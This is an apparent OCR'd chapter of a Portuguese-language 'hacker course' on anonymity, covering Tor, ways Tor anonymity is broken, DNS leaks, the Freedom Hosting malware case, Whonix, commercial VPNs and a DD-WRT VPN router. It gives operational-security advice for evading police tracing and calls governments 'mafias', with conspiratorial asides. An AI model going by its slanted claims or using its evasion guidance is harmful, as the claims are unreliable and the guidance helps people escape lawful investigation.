


Utilizando a explicação clássica sobre a abrangência das redes e usando o Iceberg como exemplo clássico, a Internet clássica, mapeada e conhecida é a ponta deste iceberg. Abaixo da linha da água, uma grande massa de informação não está mapeada, ou seja, indexada e é desconhecida para 99,999% da população normal, às vezes estas áreas são protegidas por chaves de acesso. E dentro desta massa, uma pequena parte se encontra na Darknet que precisa de algum artifício tecnológico para ser acessada.

Para quem pretende publicar conhecimento, só falta adicionar mais um elemento, uma técnica de criar “nomes” tal como domínios, mas que não sejam regidos por uma máfia, tal como .com, .com.br, etc..



Dentro desta rede há a possibilidade de se criar endereços .onion e estes endereços serem localizados por uma espécie de tradução, mas fique tranquilo, é um endereço que só pode ser localizado dentro da rede TOR por um Browser que utiliza o proxy TOR, ambas as pontas estão em certo grau protegidos pelo anonimato.




Uma pessoa então pode publicar um site, um serviço como e-mail, chat de mensagem instantânea, etc.

1.4.1 Quebrando o anonimato com acesso entrada/saída


A rede Onion de roteadores é formada por 'sabe-se lá quem' e provavelmente em 'foda-selândia', ou seja, não podemos confiar, o pior do mal que um ser humano pode conhecer é o estado (vulgo máfia local), e este pode agir. Temos que entender que o João da esquina que acessa sites pornográficos não importa para o estado, mas pessoas que ousam questionar, estes sim viram alvo.

CURSO HACKER - ANONIMATO TOR Browser É SEGURO? - Parte 7

Tais routers da rede Onion são em suma maioria entusiastas, digo em suma pois sabe-se que o estado também possui routers, principalmente o mais vil dos estados (USA). A única notícia boa é que a entrada e a saída estão em países diferentes, mas lembre-se do problema dos OLHOS!!!



Neste problema o governo pode espionar um indivíduo forçando o computador do Hacker a acessar certos Routers como entrada para rede Onion, e garantindo que um site alvo, que julga-se que o Hacker esteja acessando esteja se conectando com routers também do governo. Sabendo os meios criptográficos dá para se estimar o tamanho dos envelopes criptografados, então dá para fazer uma correlação entre entrada e saída.



1.4.2 Quebrando o anonimato com análise de comportamento

A forma mais utilizada pelas máfias é o uso da relação do comportamento humano e das ações tecnológicas, imagine que é fácil monitorar fisicamente uma pessoa e que virtualmente também, logo é possível criar uma relação entre as ações.

Caso LulzSec como o FBI prendeu um grupo Hacker, TOR É SEGURO?

Mas para quem acha que isto se resume ao ser humano físico somente saiba é que possível criar um metadado sobre um perfil somente analisando sua:

- Taxa de cliques por hora;
- Tamanho da carga de dados;
- Sequência de carga de dados;

No capítulo de programação vou mostrar uma ferramenta para embaralhar o uso da rede TOR criando requisições aleatórias falsas e também até respondendo no chat XMPP.

O usuário também deve estar atento, pois há possibilidade de pegar características de seu computador com uma simples conexão HTTP/HTTPS, então versão de browser, resolução de browser e até nome do Sistema Operacional. Recomendação que só trabalhe com Kali GNU/Linux em virtualização e que sempre altere a resolução da VM.

1.4.3 DNS Leaks

Seu computador quando acessa um site tal como cyberframework.online não sabe exatamente qual IP acessar, e por isso antes de acessar o site pesquisa na rede mundial por um protocolo chamado DNS. Este conceito está bem definido no curso de Redes de Computadores segundo Tanenbaum e que é acessível de forma gratuita pelo link abaixo.


Redes de Computadores Teórico Tanenbaum - YouTube

Se estou em um ambiente seguro para acesso às páginas HTTP/HTTPS é natural que eu devo estar seguro também para outros protocolos. Teoricamente o TOR Browser garante isso passando toda a comunicação para um serviço Socks5 TOR também instalado na mesma máquina.


O problema é que por alguma falha tecnológica pode haver um “vazamento” do que você quer acessar nesta pergunta DNS, e sim, acontece. Um vazamento de DNS cria uma trilha nos logs do servidor que pode ser seguida por policiais, hackers ou qualquer pessoa que tenha acesso à rede de alto nível.

No caso Browser Brave vaza dados, os vazamentos estavam em andamento entre 2020 e 2021 sem que Brave tomasse conhecimento deles, disse Sean O'Brien, pesquisador principal do ExpressVPN Digital Security Lab, que realizou mais pesquisas sobre a vulnerabilidade e a compartilhou exclusivamente com a CoinDesk. Não apenas as solicitações de domínio .onion eram observáveis, mas também todas as solicitações de domínio nas guias do Tor, o que significa que quando um site carregava conteúdo do YouTube, Google ou Facebook, todas essas solicitações podiam ser observáveis, mesmo que o conteúdo em si não fosse.

O que causou tal vulnerabilidade? Uma atualização para adblocking no navegador Brave introduziu uma vulnerabilidade que expôs os usuários do recurso mais privado do navegador, disse O'Brien. “Os usuários desse recurso Tor no Brave esperavam que os sites que visitam fossem ocultos para seus provedores, escolas e empregadores, mas essas informações de domínio (tráfego DNS) foram reveladas.



Mas qual é a solução ideal? No capítulo Ambiente Protegido com Whonix vou ensinar como configurar de forma correta, e uma boa validação é a utilização do comando nslookup conforme imagem abaixo.



Observe que o servidor que responde é o 10.152.152.10, ou seja, é um servidor que está em uma LAN Whonix.

1.4.4 Injeção de um malware

A Injeção de malware é um problema pois se o computador do hacker não tiver isolado corretamente o ataque pode se desenrolar de 3 maneiras:

1. A Injeção de um Trojan, geralmente para controle remoto;
2. Injeção de Worm para movimentação lateral;
3. Um artefato de código, tal como JavaScript ou até mesmo Server Side;

Este tipo de ataque é um risco, tanto para quem acessa websites utilizando TOR, e principalmente para quem hospeda sites .onion.

No caso Freedom Hosting (FH) foi com a injeção de código malicioso que foi parado um serviço de hospedagem sem restrições, FH é um serviço de hospedagem na web especializado em Tor extinto que foi estabelecido em 2008, em seu auge em agosto de 2013, era o maior host da web Tor.

As notícias vincularam uma vulnerabilidade do navegador Firefox a uma operação do FBI dos Estados Unidos visando o proprietário da Freedom Hosting, Eric Eoin Marques. Em agosto de 2013, descobriu-se que os navegadores Firefox em muitas versões mais antigas do Tor Browser Bundle eram vulneráveis a um ataque JavaScript, pois o NoScript não estava habilitado por padrão. Este ataque estava sendo explorado para enviar endereços MAC e IP dos usuários e nomes de computadores Windows aos invasores.

Marques foi preso na Irlanda em 1º de agosto de 2013, em um mandado de extradição provisório emitido por um tribunal dos Estados Unidos em 29 de julho daquele ano. O FBI tentou extraditar Marques para Maryland sob acusações:

- Distribuir, conspirar para distribuir e anunciar pornografia infantil;
- Favorecer a publicidade de pornografia infantil.

Recomendo a leitura: [Attacking Tor: how the NSA targets users' online anonymity | NSA | The Guardian]


1.4.5 Instalando e configurando um TOR básico

1.5 Whonix GNU/Linux


Quando um usuário consome dados pela rede TOR este pode ser localizado, a rede TOR não dá um anonimato pleno e nem ajuda o usuário a chegar o mais próximo possível da perfeição neste quesito, um JavaScript mal intencionado desenvolvido para localizar dados pode expor o usuário, por isso as regras sobre JavaScript quando se utiliza Browser TOR são tão pesadas. Um programa mal intencionado pode ser executado, quem nunca clicou em um link ou uma imagem?

CURSO HACKER - ANONIMATO o uso do WHONIX? - Parte 8

Whonix Gateway, é um software projetado para executar o roteamento onion visto até aqui, ela força toda a conexão vinda de uma outra máquina virtual a passar obrigatoriamente pelo TOR, ou seja, toda a comunicação, nenhuma escapa deste roteamento, então o Whonix não muda como a rede TOR funciona, mas, garante que seja a única saída para as máquinas isoladas atrás do Whonix-Gateway. Mais uma maravilha do mundo cypherpunk.



Sempre que se faz download do Whonix é realizado o download de duas Virtual Machine, é um ambiente que não deve ser instalado, VM é de fácil exclusão e nunca é fixo, é mais fácil apagar e reconstruir uma VM do que fazer uma instalação física do zero. Neste download vem 2 máquinas virtuais, uma é a Whonix-Gateway, que é a máquina que faz toda a mágica acontecer, e a outra é a Whonix-Workstation, que é uma máquina com algumas particularidades para o usuário utilizar, esta segunda pode ser descartada e substituída por qualquer outra distribuição, inclusive o Kali GNU/Linux.



Se observar com o esquema apresentado no capítulo TOR, nesse esquema todos os programas, todas as conexões, todas as portas, ou seja, tudo obrigatoriamente passa pelo Whonix Gateway, garantindo 100% de certeza que tudo que você faz estará na rede TOR.


Mas mesmo assim ainda há um problema, um problema que sempre existiu em todos os cenários, inclusive neste, um Hacker com conhecimento pode invadir qualquer máquina, inclusive a Kali GNU/Linux no cenário acima. Mas recomendações podem ser feitas para dificultar:

- Trocar o MAC Address constantemente das VMs;
- Apagar e recriar o cenário constantemente;
- Senhas fortes e naturalmente trocadas constantemente nas VMs (contrariando NIST, deixa NIST para serviços WEB);

- Trabalhar as IPTABLES/NFTABLES da máquina Kali GNU/Linux, (ufw pode ser uma boa opção);

Se você instalar aplicativos personalizados e não tomar precauções explícitas contra a correlação de identidade por meio do compartilhamento do circuito do Tor, você corre o risco de que atividades diferentes, digamos Google Chrome Browser ou IRC, passem pelo mesmo circuito Tor e saiam no mesmo relé. Mesmo que você ainda seja anônimo, ou seja, o relé de saída único não saberia seu IP/localização real, eles podem facilmente correlacionar essas atividades emitidas por aplicativos diferentes ao mesmo pseudônimo e mapear um indivíduo com particularidades, veja, com estas informações sei que você usa Google Chrome (1280x720) e também usa IRC, sei que você existe, mas não sei aonde está.

O Whonix implementou proteção contra correlação de identidade por meio do compartilhamento de circuitos TOR. O Whonix configura a maioria dos aplicativos que vêm pré-instalados com Whonix para uso diferente SocksPort, portanto, nenhuma correlação de identidade está em risco.



Este recurso aumenta a aplicação de CAPTCHA na Internet comum e reduz o tempo de resposta de uma navegação, mas é a solução ideal.


1.7 VPN Privada

Uma boa alternativa é o uso de VPN privada, pois no caso da rede TOR possui problemas já discutido na rede mundial:

- Pode haver nós espiões infiltrados nas bordas da rede TOR, lembre-se que é uma rede governamental;
- Um nó de saída pode estar sendo utilizado por um crime de terrorismo, e este mesmo nó é utilizado por uma requisição sua;
- Excesso de uso de Captcha pois há um alto throughput de saída nos nós da rede TOR;

CURSO HACKER - ANONIMATO VPN Privada, o que precisa ter? - Parte 9

No caso de uma VPN privada a empresa é responsável pelos nós, logo ela possu nós privados para seus clientes, é natural que muitos clientes que atuam no terrorismo podem contratar estes serviços mas atuam mais na rede TOR.




Neste material não só será utilizado o TOR bem como uma VPN privada e demonstrar o uso de ambas, para as mais diversas funções de um Hacker. Três empresas despontam, e ambas oferecem o anonimato para seus clientes, são estas:

- ExpressVPN;
- NordVPN;
- CyberGhost - Será a escolhida pois o preço está acessível;

Como obter uma VPN DE GRAÇA, sem PAGAR NADA E BOA


ATENÇÃO: Não estou ganhando nenhum centavo pela indicação;
ATENÇÃO: Olhar se tem disponibilidade para o SEU SISTEMA OPERACIONAL;

Após a contratação do serviço da CyberGhost você entrará em uma interface painel conforme a exibida abaixo, recomendo contratar pacotes de 1 ou 2 anos, sempre é mais barato.



O primeiro passo é baixar um pacote de instalação para o Sistema Operacional que pretende utilizar, este instalador é por terminal então pode ser utilizado em um GNU/Linux gráfico ou terminal.

Para este material será utilizado uma versão para Kali GNu/Linux conforme figura abaixo.



Após o download o arquivo será enviado para o Kali GNU/Linux que será instalado no próximo capítulo.

1.7.1 Comparação entre VPNs

Quando se compara uma solução VPN deve-se analisar muitas características, mas cito as principai:

- Sem log de acessos há sites na Internet;
- Número de servidores para garantir renovação de IPs em casos específicos;
- Número de países;
- Ter servidores em países fora dos tratados 5 olhos, 9 olhos e 14 olhos.

Imagine que seja possível saber o que um cliente acessa (sites web), é natural que isto vá contra todos os princípios pregados aqui, então é natural que a privacidade seja quebrada e isso não é aceitável para hackers. Geralmente são localizados serviços com as seguintes características positivas sobre log de acesso:

- Zero logs;
- Sem log de acessos web;

Geralmente precisa-se trocar o número de IPs, principalmente se o hacker atua com extração de dados na WEB, uma grande quantidade de servidores proporciona o ambiente ideal para isto, mas também deve-se observar quais países estes servidores estão alocados. Existem organizações e tratados internacionais para troca de dados sobre cidadãos que lutam contra as máfias (governos), estes tratados serão discutidos em um capítulo conspiracionista à parte. Trata-se do conhecido 5 olhos, o tratado fechado por 5 países iniciais trocam dados em minutos sem necessidade jurídica, depois o tratado foi expandido para 9 e depois 14 mas estes dentro de restrições, incluindo necessidade de autorização judicial.


1.7.2 Router DD-WRT

Quanto ao uso de VPN ou TOR um dia você vai errar, isso é certo e vai naturalmente se expor. Uma ação que tive que tomar é utilizar um Linux no router diretamente e neste Linux já um configuração de VPN, desta forma a chance de esquecer de ativar tal recurso é independente do ser humano, que é falho.

DD-WRT é um Linux com poucos megas, um router com 4 MB já suporta tal distribuição, porém para ter **VPN ativa é preciso que se tenha 8 MB** de memória flash, então para nosso uso precisamos encontrar determinados modelos. Para este exemplo vou utilizar o **Linksys EA6500**[10], um aparelho que possui recursos suficiente para rodar o DD-WRT com OpenVPN Client.


O trabalho mais difícil, é localizar dispositivos que suporta, pois todos os itens vendidos no Brasil são destinados ao submundo e não são compatíveis com o DD-WRT, sério, pois esse Linux é feito e configurado para o chipset, então temos restrições pesadas, agora, é possível já comprar Single Boards específicos com DD-WRT.

Para saber se tem disponibilidade, então vamos demonstrar, para isso deve-se entrar no site oficial do DD-WRT, no link https://dd-wrt.com/. Vamos precisar entrar na sessão Router Database para buscar as versões compatíveis dos equipamentos, mas caso tenha dúvidas, recorra ao Fórum.




[10] Detalhes técnicos podem ser localizados neste conteúdo: https://downloads.linksys.com/downloads/userguide/1224699084559/EA6500_v2_UserGuide_En-FRCA.pdf


Ao procurar pelo modelo EA6500 o site lista automaticamente as versões compatíveis, isso mesmo, versões.



